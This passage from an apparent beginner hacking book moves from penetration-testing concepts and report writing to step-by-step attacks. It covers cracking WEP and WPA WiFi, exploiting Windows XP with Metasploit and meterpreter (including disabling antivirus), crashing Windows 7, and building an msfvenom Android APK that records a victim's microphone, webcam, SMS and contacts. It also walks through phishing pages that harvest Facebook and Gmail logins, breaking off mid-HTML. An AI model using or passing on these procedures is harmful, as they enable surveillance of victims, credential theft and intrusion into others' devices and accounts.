- The tester doesn't need to be an expert programmer. Unlike other

types of pen tests, black box tests don't rely on ready-made scripts.

The Disadvantages

The disadvantages of black box tests are:

- It can be time-consuming.
- It is extremely complex. The tester needs to spend time and effort in designing and launching an attack.
-

White Box Tests

These tests are detailed and comprehensive, since the hacker has access to all the information related to

his target. For example, the hacker can use the IP addresses and source codes of a network as basis for his attack.

This form of test relies heavily on codes and programming skills.

The Advantages

The main advantages of white box testing are:

- It makes sure that each module path is working properly.
- It makes sure that each logical decision is verified and comes with the right Boolean value.
- It allows the hacker to detect errors

in scripts.

- It helps the hacker in identifying design flaws that result from conflicts between the target's logical flow and actual implementation.

Gray Box Tests

Here, the hacker has access to some information regarding his target. You may think of a gray box test as a combination of black box and white box tests.

The Advantages

- The hacker can perform the test even

without using the network's source code. Thus, the penetration test is objective and non-intrusive.

- There will be minimal connection between the tester and the developer.
- The client doesn't need to supply every piece of information to the tester. Sharing private or sensitive information with an outsider is extremely risky, especially if that third-party is skilled in attacking networks.

Different Facets of a Penetration Test

You can divide a penetration test into three facets, namely:

Network Penetration

This facet focuses on the physical attributes of your target. The main goal of this facet is to identify vulnerabilities, determine risks, and ensure the security of a network. As the hacker, you should search for flaws in the design, operation,

or implementation of the network you're dealing with. You will probably hack modems, computers, and access devices in this part of the attack.

Application Penetration

In this facet, you will concentrate on the target's logical structure. It simulates hacking attacks to verify the effectiveness of the network's existing defenses. Application penetration usually requires hackers to test the firewall and/or monitoring mechanisms of their target.

System Workflows or Responses

This facet focuses on how the organization's workflows and responses will change during an attack. It also involves the relationship of end-users with their computers. During this, the penetration tester will know whether the members of the network can prevent malicious attacks.

Manual and Automated Tests

Penetration testers divide tests into two categories: manual and automated. Manual tests rely on the skills of a white hat hacker. The tester has complete control over the process. If he makes a mistake, the entire penetration test can prove to be useless. Automated tests, on the other hand, don’t need human intervention. Once the test runs, the computer will take care of everything: from selecting targets to recording the results.

In this part of the book, you'll learn important information regarding these types of tests. You need to master this concept if you're serious about hacking. With this knowledge, you can easily determine the type of test that must be used in any situation.

Manual Penetration Tests

You will run manual tests most of the time. Here, you will use your tools, skills, and knowledge to find the weaknesses of a network.

Manual tests involve the following

steps:

- Research – This step has a huge influence over the entire process. If you have a lot of information about your target, attacking it will be easy. You can conduct research using the internet. For example, you may look for specific information manually or run your hacking tools.

Kali Linux has a wide of range of tools that you can use in this “reconnaissance” phase. With Kali’s built-in programs, you can easily collect data about your targets (e.g. hardware, software,

database, plugins, etc.).

- Assessment of Weaknesses – Analyze the information you collected and identify the potential weaknesses of the target. Your knowledge and experience will help you in this task. Obviously, you need to work on the obvious weaknesses first. That's because these weaknesses attract black hat hackers.
- Exploitation – Now that you know the specific weaknesses of your target, you must perform an attack. You will "exploit" a weakness by

attacking it with a hacking tool.

- Preparation and Submission of Output – Record all the information you gathered during the test. Arrange the data so that your clients can easily determine the next steps. Make sure that your report is clearly explained. Don't use jargon.

White hat hackers divide manual penetration tests into the following categories:

- Comprehensive Tests – This kind of test covers an entire network. A comprehensive test aims to

determine the connections between the parts of a target. However, comprehensive tests are time-consuming and situational.

- Focused Tests – Tests that belong to this category concentrate on a specific risk or vulnerability. Here, the hacker will use his skills in pinpointing and exploiting certain vulnerabilities in a network.
-

Automated Penetration Tests

Automated tests are easy, fast, reliable and efficient. You can get detailed

reports just by pressing a single button. The program will take care of everything on your behalf. In general, the programs used in this test are newbie-friendly. They don't require special skills or knowledge. If you can read and use a mouse, you're good to go.

The most popular programs for automated tests are Metasploit, Nessus, and OpenVAs. Metasploit is a hacking framework that can launch attacks against any operating system. Hackers consider Metasploit as their primary weapon.

Infrastructure Tests

A computer system or network usually consists of multiple devices. Most of these devices play an important role in keeping the system/network stable and effective. If one of these devices malfunctions, the entire system or network might suffer. That is the reason why penetration testers must attack the infrastructure of their targets.

The Basics of Infrastructure Tests

An infrastructure test involves internal computer networks, internet connection, external devices, and virtualization technology. Let's discuss these in detail:

- Internal Infrastructure Tests - Hackers can take advantage of flaws in the internal security of a network. By testing the internal structure of a target, you will be able to identify and solve existing weaknesses. You will also prevent the members of the organization from attacking the structure from the inside.
- External Infrastructure Tests – These

tests simulate black hat attacks. Because malicious hackers will attack a network from outside, it's important to check whether the external defense mechanisms of that network are strong.

- Wireless Network Tests – WiFi technology allows you to connect devices indirectly. Here, data packets will just travel from one device to another. This technology offers convenience. However, convenience creates vulnerability.

Hackers may scan for data packets that

are being sent in a network. Once Aircrack-ng, Wireshark, or similar tools obtain these data packets, the network will be prone to hacking attacks.

A wireless network test allows the white hat hacker to improve the target's defenses against wireless attacks. The tester may also use his findings to create guidelines for the network's end-users.

- Virtualization and Cloud Infrastructure Tests – Storing company-related information in third-party servers is extremely risky. The hackers may capture the

data as it goes to the “cloud” server. They may also attack the cloud server itself and access all the information stored there. Because the incident happened outside the network, tracking the culprits can be extremely difficult.

How to Write a Report

Your efforts will go to waste if you won't record your results. To become a successful white hat hacker, you should know how to write good reports. In this part of the book, you'll discover important tips, tricks, and techniques in writing reports for penetration tests.

Main Elements of a Report

- Goals – Describe the purpose of your test. You may include the advantages of penetration testing in

this part of the report.

- Time – You should include the timestamp of the activities you will perform. This will give an accurate description of the network's status. If a problem occurs later on, the hacker can use the timestamps of his activities to determine the cause of the issue.
- Audience – The report should have a specific audience. For example, you may address your report to the company's technical team, IT manager, or CEO.

- Classification – You should classify the document since it contains sensitive data. However, the mode of classification depends on your client.
- Distribution – Your report contains confidential information. If a black hat hacker gets access to that document, the network you were meant to protect will go down. Thus, your report should indicate the total number of copies you made as well as the people to whom you sent them. Each report must have an ID number

and the name of its recipient.

Data Gathering

Penetration tests involve long and complex processes. As a result, you need to describe every piece of information that you'll collect during the attack. Describing your hacking techniques isn't enough. You should also explain your assessments, the results of your scans, as well as the output of your hacking tools.

Creating Your First Draft

Write the initial draft of your report after collecting all the information you need. Make sure that this draft is full of details. Focus on the processes, experiences, and activities related to your test.

Proofreading

Typographical and/or grammatical errors can ruin your report. Thus, you need to review your work and make sure that it is error-free. Once you're

satisfied with your output, ask your colleagues to check it. This approach will help you produce excellent reports.

Outline of a Test Report

1. Executive Summary
    1. Scope and Limitations of the Project
    2. Objectives
    3. Assumptions
    4. Timeline
    5. Summary of Results
    6. Summary of Suggestions
2. Methodology

1. Plan Formulation
2. Execution of the Attack
3. Reporting

3. Findings
1. Detailed Information Regarding the System
2. Detailed Information Regarding the Server

4. References
1. Appendix

The Legal Aspect of Penetration Tests

As a hacker, you will deal with confidential data concerning a business or organization. Accidents might happen, and the information may leak to other people. That means you need to be prepared for legal issues that may arise in your hacking projects.

This part of the book will discuss the legal aspect of hacking. Read this

material carefully: it can help you avoid lawsuits and similar problems.

Legal Problems

Here are some of the legal problems that you may face:

- Leakage of confidential information
- Financial losses caused by faulty tests

You can prevent the problems given above by securing an “intent statement”. This statement proves the agreement between the client and the tester. This document describes all of the details

related to the penetration test. You'll use an intent statement to avoid legal issues in the future. Thus, both parties should sign the document before the test starts.

Chapter 6: Specific Hacking Techniques

This chapter will teach you several hacking techniques. These techniques are basic, yet extremely effective. They work in different situations: you may use them during practice or while testing a network. In addition, they rely on tools that are present in Kali Linux. If you are using Kali as your OS for your hacking

activities, you won’t have to download any additional tool.

Important Note: Kali Linux is an OS that is especially designed for hackers and penetration testers. It’s not meant to replace Windows or OS X. You can install Kali on a flash drive so you won’t have to uninstall the OS of your computer. Whenever you need to hack something, just plug in your flash drive on a laptop/desktop and you’re good to go. All of your hacking tools are inside your pocket, literally.

How to Hack WiFi Networks that Use WEP Encryption

More and more people are using wireless networks. Thus, every hacker needs to know how to attack this kind of target. In this section, you'll use Kali Linux to hack a WEP-encrypted WiFi password.

Important Note: You're still practicing so don't use it on other people's network. It would be best if you'll create your own wireless network. There are a

lot of videos on YouTube regarding that task. Watching videos and installing a network is better than getting arrested for attacking your neighbor's WiFi. Never forget: unauthorized hacking is illegal.

To hack a WEP-encrypted password, you should do the following:

1. Determine the ID of your computer's wireless adapter.

Each computer contains multiple network adapters. Your first task is to look for the wireless adapter and view its name. This step is quick and painless:

you just have to open a terminal, type "*ifconfig*", and hit the Enter key. Your screen will show you something like this:

```
root@Office:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:bd:f4:45
          inet addr:192.168.03.129  Bcast:192.168.03.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:febd:f445/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:13 errors:0 dropped:0 overruns:0 frame:0
          TX packets:61 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1790 (1.7 KiB)  TX bytes:4750 (4.6 KiB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:240 (240.0 B)  TX bytes:240 (240.0 B)

wlan1     Link encap:Ethernet  HWaddr cc:b2:55:58:c6:01
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@Office:~#
```

Most computers will give you three adapters: eth, lo, and wlan. For this task, you should focus on the “wlan” adapter.

The image above shows that the name of the wireless adapter is “wlan1”.

2. Run the Airmon-ng program.

“Airmon-ng” is a part of the “Aircrack-ng” suite. It allows you to generate a monitoring interface for the attack. To activate this program, just type “*airmon-ng start wlan_ID*”. Replace “wlan_ID” with the name of your adapter (e.g. airmon-ng start wlan1”).

Your screen will show you this:


```
Applications  Places                Mon Aug 5, 2:31 PM                root
root@Office: ~
File  Edit  View  Search  Terminal  Help
root@Office:~# airmon-ng start wlan1


Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID    Name
2900   NetworkManager
3147   wpa_supplicant
3279   dhclient


Interface       Chipset         Driver

wlan1           Ralink RT2870/3070      rt2800usb - [phy3]
                                        (monitor mode enabled on mon0)

root@Office:~#
```

3. Capture data packets from your target network.

Now, you should collect some data packets available in your area. You need to use a tool called “airodump-ng” for this. Basically, “airodump-ng” (which is another member of the aircrack-ng suite) looks for data packets and shows you all of the existing WiFi networks near you. The command that you should type is:

airodump-ng wlan0mon.

The terminal will show you a list of available networks. Here’s an example:



4. Save the data packets as a “cap” file. You can accomplish this task by issuing the “--write” command to airodump-ng.

The code that you should use is:

```
airodump-ng wlan0mon --write
FileName
```

Just replace “FileName” with the filename that you want to use. Let’s assume that you want to use “practice” as the file. The code becomes:

```
airodump-ng wlan0mon --write
sample
```

The information will be saved in a file named “sample.cap”.

5. Run a password cracker.

Launch another terminal and run “aircrack-ng” to identify the password of the network. Just type the name of the program and specify the cap file you created earlier. For this example, the command is:

```
aircrack-ng sample
```

It’s possible that your file contains more than one WiFi network. If that is the case, aircrack-ng will ask you to specify the one you want to attack. Follow the instructions on the screen and wait for the program to complete the process. The resulting code will have colons

(“:”) in it. You can get the password of the network by removing the colons. For example, if you got EX:AM:PL:ES, the password of the network is EXAMPLES.

How to Hack WiFi Networks that Use WPA/WPA-2 Encryption

WEP-encrypted passwords are easy to hack. WPA/WPA-2 passwords, however, are time-consuming and resource-intensive. This is the reason why most WiFi networks use WPA/WPA-2 encryption. Cracking this form of encryption is difficult, but certainly doable. Here are the steps you need to take:

1. Launch a terminal and launch airmon-ng.

Type:

```
airmon-ng start wlan_ID
```

Replace “wlan_ID” with the name of your adapter.

2. Capture data packets using the airodump-ng program.

You can complete this task by typing

```
airodump-ng wlan0mon
```

3. Save the packets inside a cap file.
4. The command that must type is:

```
airodump-ng wlan0mon --write
NameofFile
```

5. Take note of the BSSID of your target and initiate the program called "*aireplay-ng*".

You'll find the BSSID of a network in the airodump-ng screen. After getting that information, type:

```
aireplay-ng --deauth 0 –a BSSID
wlan0mon
```

Replace "BSSID" with the BSSID of your target.

6. Use the following syntax:

```
aircrack-ng NameofFile.cap –w
dictionary.txt
```

7. Replace “NameofFile.cap” with the cap file you generated. Then, replace “dictionary.txt” with the dictionary file that you want to use for the process. A dictionary file is a text file that contains possible passwords. Kali Linux has several dictionary files that you can use.
8. Wait for the program to complete the process. If your chosen dictionary

file contains the encrypted password, aircrack-ng will give you a positive result. If the password is not in the text file, however, the program will ask you to specify another dictionary.

How to Hack Windows XP

Windows XP is an old operating system. In fact, Microsoft stopped issuing updates for this OS. However, many people are still using XP on their computers. Because this OS won't get any future updates, its existing vulnerabilities will be forever available to hackers and penetration testers.

This section will teach you how to attack Windows XP using the Metasploit framework. The author assumes that you are using Kali Linux and that you have a

virtual machine that runs Windows XP. Virtual machines allow you to run multiple operating systems (in this case, Kali Linux and Windows XP) on a single computer. There are a lot of instructional materials regarding virtual machines on YouTube.

Important Note: Make sure that you are using a virtual machine. Practicing this hacking technique on a real Windows XP computer can lead to serious problems. If something bad happens on a virtual machine, you can just restart it by pressing some buttons. Busting an actual

XP computer, on the other hand, may lead to repair costs.

The Process

You must break into a network before hacking the computers linked to it. However, this lesson doesn't require any network attack. That's because the XP operating system is installed in your Kali computer. Thus, the XP virtual machine belongs to your computer network.

To hack a Windows XP computer, you should:

1. Start the Metasploit Framework in your Kali Linux OS.

Launch a terminal and type:

```
service postgresql start
```

This command activates PostgreSQL on your computer. PostgreSQL serves as the database of Metasploit, so you should run it first before triggering the program itself. Now, type:

```
service metasploit start
```

And

```
msfconsole
```

If you did everything right, your terminal should look like this:

```
root@Office:~# service postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@Office:~# serv
servertool  service
root@Office:~# service metasploit start
[ ok ] Starting Metasploit rpc server: prosvc.
[ ok ] Starting Metasploit web server: thin.
root@Office:~# msconsole
bash: msconsole: command not found
root@Office:~# msfconsole
```


```
Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
-- type 'go_pro' to launch it now.

       =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1060 exploits - 659 auxiliary - 178 post
+ -- --=[ 275 payloads - 28 encoders - 8 nops
```

2. Use the “port scan” feature of Metasploit to find targets.

The Metasploit framework comes with various auxiliary tools. Port Scan is one of the best tools present in this framework. This tool allows you to scan all of the ports of a machine. It can provide you with detailed information about the open ports of your target. As you know, a port serves as a doorway for hackers. An open port is an open door.

Activate Port Scan by entering this command:

```
use auxiliary/scanner/portscan/tcp
```

Display the available scanning options by typing:

```
show options
```

By default, Port Scan will check each port present in the system. You don't want this to happen since the entire process will take a long time. It would be best if you'll specify the range of ports to be checked. Here's an example:

```
set ports 1-600
```

Now, you must specify the IP address of your target. This step is tricky since IP addresses may vary. For this example, you need to access the XP virtual machine and launch a command prompt. Type “ipconfig” and search for the machine’s IP address. Let’s assume that the IP address of your virtual machine is 192.168.62.122.

Return to your Kali OS and enter the following:

```
set RHOSTS 192.168.62.122
```

Type "*run*" to begin the process. Metasploit will display all of the open ports present in your virtual machine. If the scan didn't show any open ports, go back to your XP OS and turn off its firewall. Then, run the scan again. Let's assume that the scan discovered two open ports: 135 and 445.

Important Note: In actual practice, you won't know the IP address of your target. That means you need to use NMAP to find targets and their IP addresses.

3. Search for exploits.

This is one of the most important phases of the attack. You must find an exploit that works on your chosen target. Exit the Port Scanner by typing "*back*". In the main screen of msfconsole, type "*search dcom*". The "dcom" exploit is one of the best tools that can use to hack an XP computer.

Metasploit will show you the search results. Look for the module called "exploit/windows/dcerpc/ms03_026_dc and copy its name. Then, type the following:

```
use
```

```
exploit/windows/dcerpc/ms03_026_dco
```

Display the available options by typing:

```
show options
```

Indicate the IP address of your target. Here's the code:

```
set RHOST 192.168.62.122
```

Choose the payload for your attack. The payload determines what will happen once you have breached the target's defenses. It may set an open terminal or

plant a virus. There are thousands of payloads available in the Metasploit framework. To find the right payload for your current attack, type:

```
payloads
```

4. The ideal payload for this lesson is “windows/shell_bind_tcp”. This payload opens a shell (or command prompt) in the target through a TCP port. You can set this payload by typing:

```
set PAYLOAD windows/shell_bind_tcp
```

5. Now that you have specified each aspect of the attack, type "*run*".
6. Metasploit will tell you that a shell has been opened in your target computer. That shell gives you administrator privileges over your target. You may download files from that computer or send programs to it. You may also obtain screenshots of the computer if you want.

How to Use a Meterpreter on an XP Computer

Meterpreters are the strongest payloads that you can use. They give you complete control over the infected machine. In this lesson, you'll know how to send a meterpreter using Metasploit.

Important Note: This process is similar to the previous one. The only difference is that you'll use a different type of payload. To keep this book short, let's just use the information you collected earlier (the IP address and the open ports). The remaining stages of the attack are:

1. Identify the IP address of your Kali

Linux computer.

Payloads have different requirements. For example, a payload may only need the IP address of your target. Some payloads, however, require the IP address of the attack – and meterpreters belong to this group. That means you need to set the IP of your computer as LHOST of a meterpreter payload.

If you don't know the IP address of your Kali computer, launch a terminal and type: "*ifconfig*". The terminal will display the information you need.

2. Launch the Metasploit framework.

Choose an exploit, set the RHOST, and indicate the payload. For this lesson, the exploit that you should use is "ms08_067_netapi". This exploit is the most popular exploit for XP computers. Set the meterpreter payload by typing:

windows/meterpreter/reverse_tcp

3. Type "exploit" to launch the attack. A meterpreter shell will appear on your target computer. This shell allows you to do a lot of things. To view the options available to you, just type a question mark. Here are some of the

options:

1. sysinfo – This command gives you important information regarding your target.
2. getpid – With this command, you can identify the program your meterpreter is currently using.
3. getuid – Use this command to get some information about the user you attacked.
4. ps – This command shows all of the active processes on the system.
5. run killav – This command can

deactivate the antivirus of your target system. Use it if you're planning to inject some malicious programs into the computer you hacked.

How to Crash a Windows 7 Computer

You can hack Windows XP easily. Its younger “siblings” (Windows 7, 8, and 10), however, are tough nuts to crack. These modern systems don’t have unresolved vulnerabilities. That means you can’t run an exploit directly when hacking a modern OS.

In this section, your goal is to bring down a Windows 7 computer using the Metasploit framework. If you are

successful, the target machine will display a blue screen with some gibberish on it. This process is extremely easy when done over a local area network.

Important Note: You must have Windows 7 on a virtual machine. Remember: don't practice your hacking skills on an actual computer. The results can be disastrous.

Let's divide the process into several steps:

Data Gathering

You have to determine the IP address of

your target. During an actual penetration test, this process can be difficult. You have to find a computer's IP address without getting detected. In this lesson, however, identifying the IP address is quick and easy. You just have to access your virtual machine, launch a shell, and enter "ipconfig". Look for the line that says IPv4.

Launching Metasploit

Go back to your Kali Linux OS and open a terminal. Then, start the Metasploit framework by issuing the following

commands:

```
service postgresql start
service metasploit start
msfconsole
```

The “msf” (Metasploit Framework) console will appear on your current terminal.

Executing the Attack

Choose the exploit for this attack. The command that you must issue is:

```
use
auxiliary/dos/windows/rdp/ms12_020_
```

Type "*show options*" to view the options offered by this exploit. You'll find that it has two requirements: RPORT and RHOST. Set "3389" as the RPORT, since it is the port for remote desktops. Set the IP address of your target as the RHOST. Then, type "*exploit*".

Your target machine will display a blue screen and restart. Computer users refer to that blue screen as "blue screen of death". Metasploit allows you to perform this trick many times. In the real world, this attack can be frustrating.

Imagine what a person would do if his computer keeps on rebooting.

How to Hack an Android Phone

Metasploit has a powerful payload generator called “msfvenom”. With msfvenom, you can create payloads for any device that you want to hack. In this lesson, you’ll use msfvenom to hack an Android phone.

Here are the steps:

1. Access your Kali Linux computer and launch a terminal.
2. Specify the payload and generate an

executable file. The command that you should type is:

```
root@kali:-# msfvenom –p
android/meterpreter/reverse_tcp
LHOST=192.168.0.110 LPORT=4444
R>andro.apk
```

Important Note: Set your own IP address in the LHOST section of the code. Also, do not add extra space characters to this code.

3. This process will generate an apk file, which is an executable file for android devices. Send and install

this apk file to the phone you want to hack.

4. Launch Metasploit by typing “msfconsole”.
5. Activate the multi-handler tool of Metasploit and set it up. You will use the multi-handler to control the apk file you sent. The commands that you must type are:

```
use/multi/handler
set payload
android/meterpreter/reverse_tcp
set LHOST (insert your IP address
here)
```

```
set LPORT 4444
exploit
```

6. Metasploit will launch the payload handler. Now, you just have to wait until your victim launches the installed app in his device. The name of this app is “MAIN ACTIVITY”. You will get a meterpreter terminal on the target device as soon as the app runs.
7. Take advantage of the hacked device by issuing commands. Here are some commands that you can use:

1. geolocate – This command allows you to locate the target device.
2. record_mic – This command activates the microphone of the hacked device. The mic will record every sound that your victim makes. This information will be sent to your computer.
3. dump_sms – With this command, you can obtain the text messages present on the target device.
4. webcam_stream – This command launches a streaming session

using the webcam of the target device.

5. webcam_snap – Use this command to take a shot using the camera of the hacked phone.
6. dump_contacts – This command grabs all of the contacts present in the target device.

How to Hack a Facebook Account

The Facebook system uses modern security mechanisms. It's extremely difficult to get past its defenses and obtain information about its users. Fortunately, you don't have to attack Facebook directly (unless you want to bring down the site). If you're just planning to steal the login information of other people, you can use a phishing tool from your Kali Linux computer.

In this lesson, you'll create a fake Facebook login page. You'll send this fake webpage to Facebook users. Once a person logs in, you will obtain all the information he enters.

Credential Harvester – The Basics

Credential Harvester is a member of Kali's social engineering toolbox. It can create a phishing page and send login credentials to the hacker. This tool creates an IP address for the attack. As

the hacker, you may modify the resulting IP address to make it more believable.

The Process

To use the Credential Harvester tool, you should:

1. Access your Kali Linux computer and launch a terminal.
2. Issue the "*setoolkit*" command.
3. You'll find the terms and conditions of the toolkit. Type "y" and hit the Enter key.
4. The terminal will list all of the available options. Enter "1", "2",

and “3”. This will launch the Credential Harvester tool.

5. Choose the option that says “Site Cloner”.
6. Enter the following details:
    1. Your IP address
    2. The URL of the website that you want to clone
7. Minimize the terminal and go to “Places”. Click on “Computer”, hit “VAR”, and open the “WWW directory”. Transfer all of the files inside “www” to “html”.
8. Visit www.tinyurl.com to shorten the

IP address. Once a Facebook user clicks on your link and enters his login credentials, Credential Harvester will record the information for you. It will store the information inside a text file, which is located in the WWW directory (see above).

How to Hack a Gmail Account

This lesson will focus on a popular hacking tool called Wapka. This tool can help you collect the Gmail login credentials of your victims.

Wapka – The Basics

Wapka is a site creation platform. It offers free websites and hosting services. With this tool, you can create an effective phishing site in just a few

minutes. Additionally, Wapka doesn't require extensive knowledge regarding PHP and MySQL.

The Requirements

1. A target
2. Familiarity with Gmail
3. Familiarity with HTML codes
4. Familiarity with website creation
5. A Gmail account

The Process

1. Visit

http://u.wapka.com/wap/en/signup and create a Wapka account.

2. Access your account, search for "Site List", and click on "Create New Site".
3. Specify the name of your website. Wapka allows you to combine numbers and letters. You can't use any special character. For this lesson, let's assume that the name of your site is "samplesite". The URL of your website will be "samplesite.wapka.mobi".
4. Activate the Admin mode of your

new site.

5. You'll see a blank webpage. It is empty because you haven't done anything on your site. Look for the link that says "EDIT SITE" and click on it.
6. In the next screen, hit the "Mail Form" link.
7. Make sure that CAPTCHA is disabled. Click on "Submit and Remember".
8. Go back to the site list and launch the website you're working on. This time, don't activate the Admin mode.

Look at the bottom of the webpage and hit “Source Code Viewer”.

9. Place the URL of your site inside the large box. You’ll see a lot of checkboxes. Search for an entry that looks like “value=xxxxx”. Take note of that value.

0. Activate the Admin mode, click on “Edit Site”, and choose “Users”.

1. Hit “Items Visibility” and select “Visible Only in Admin Mode”.

2. Access the site again and activate the Admin mode. Hit “EDIT SITE” and “WML/HTML CODE”. Paste the

following code onto the page:

```
<?xml version="1.0" ?>
 <!DOCTYPE wml PUBLIC "-
//WAPFORUM//DTD WML 1.1//EN"
"http://www.wapforum.org/DTD/wml_1
<wml>
<head>
<meta forua="true" http-
equiv="Cache-Control"
content="max-age=0"/>
</head>
<template>
<do type="options" name="Prev"
label="Back"><prev/></do>
```

```
</template>
<card id="index"
title="Wapka.mobi" >
<p><script type="text/javascript">
document.title = "Sign in"; </script>
<title>Sign in</title>
<link rel="shortcut icon"
type="image/x-icon"
href="http://greentooth.xtgem.com/i3/g
<div><div><body dir="ltr"
style="background-color: #eee; font-
family: arial, helvetica, sans-serif;
font-size: 13px; padding: 0; margin:
0;">
```

```
<div style="margin: 10px;"/>
<img
src="//ssl.gstatic.com/accounts/ui/logo
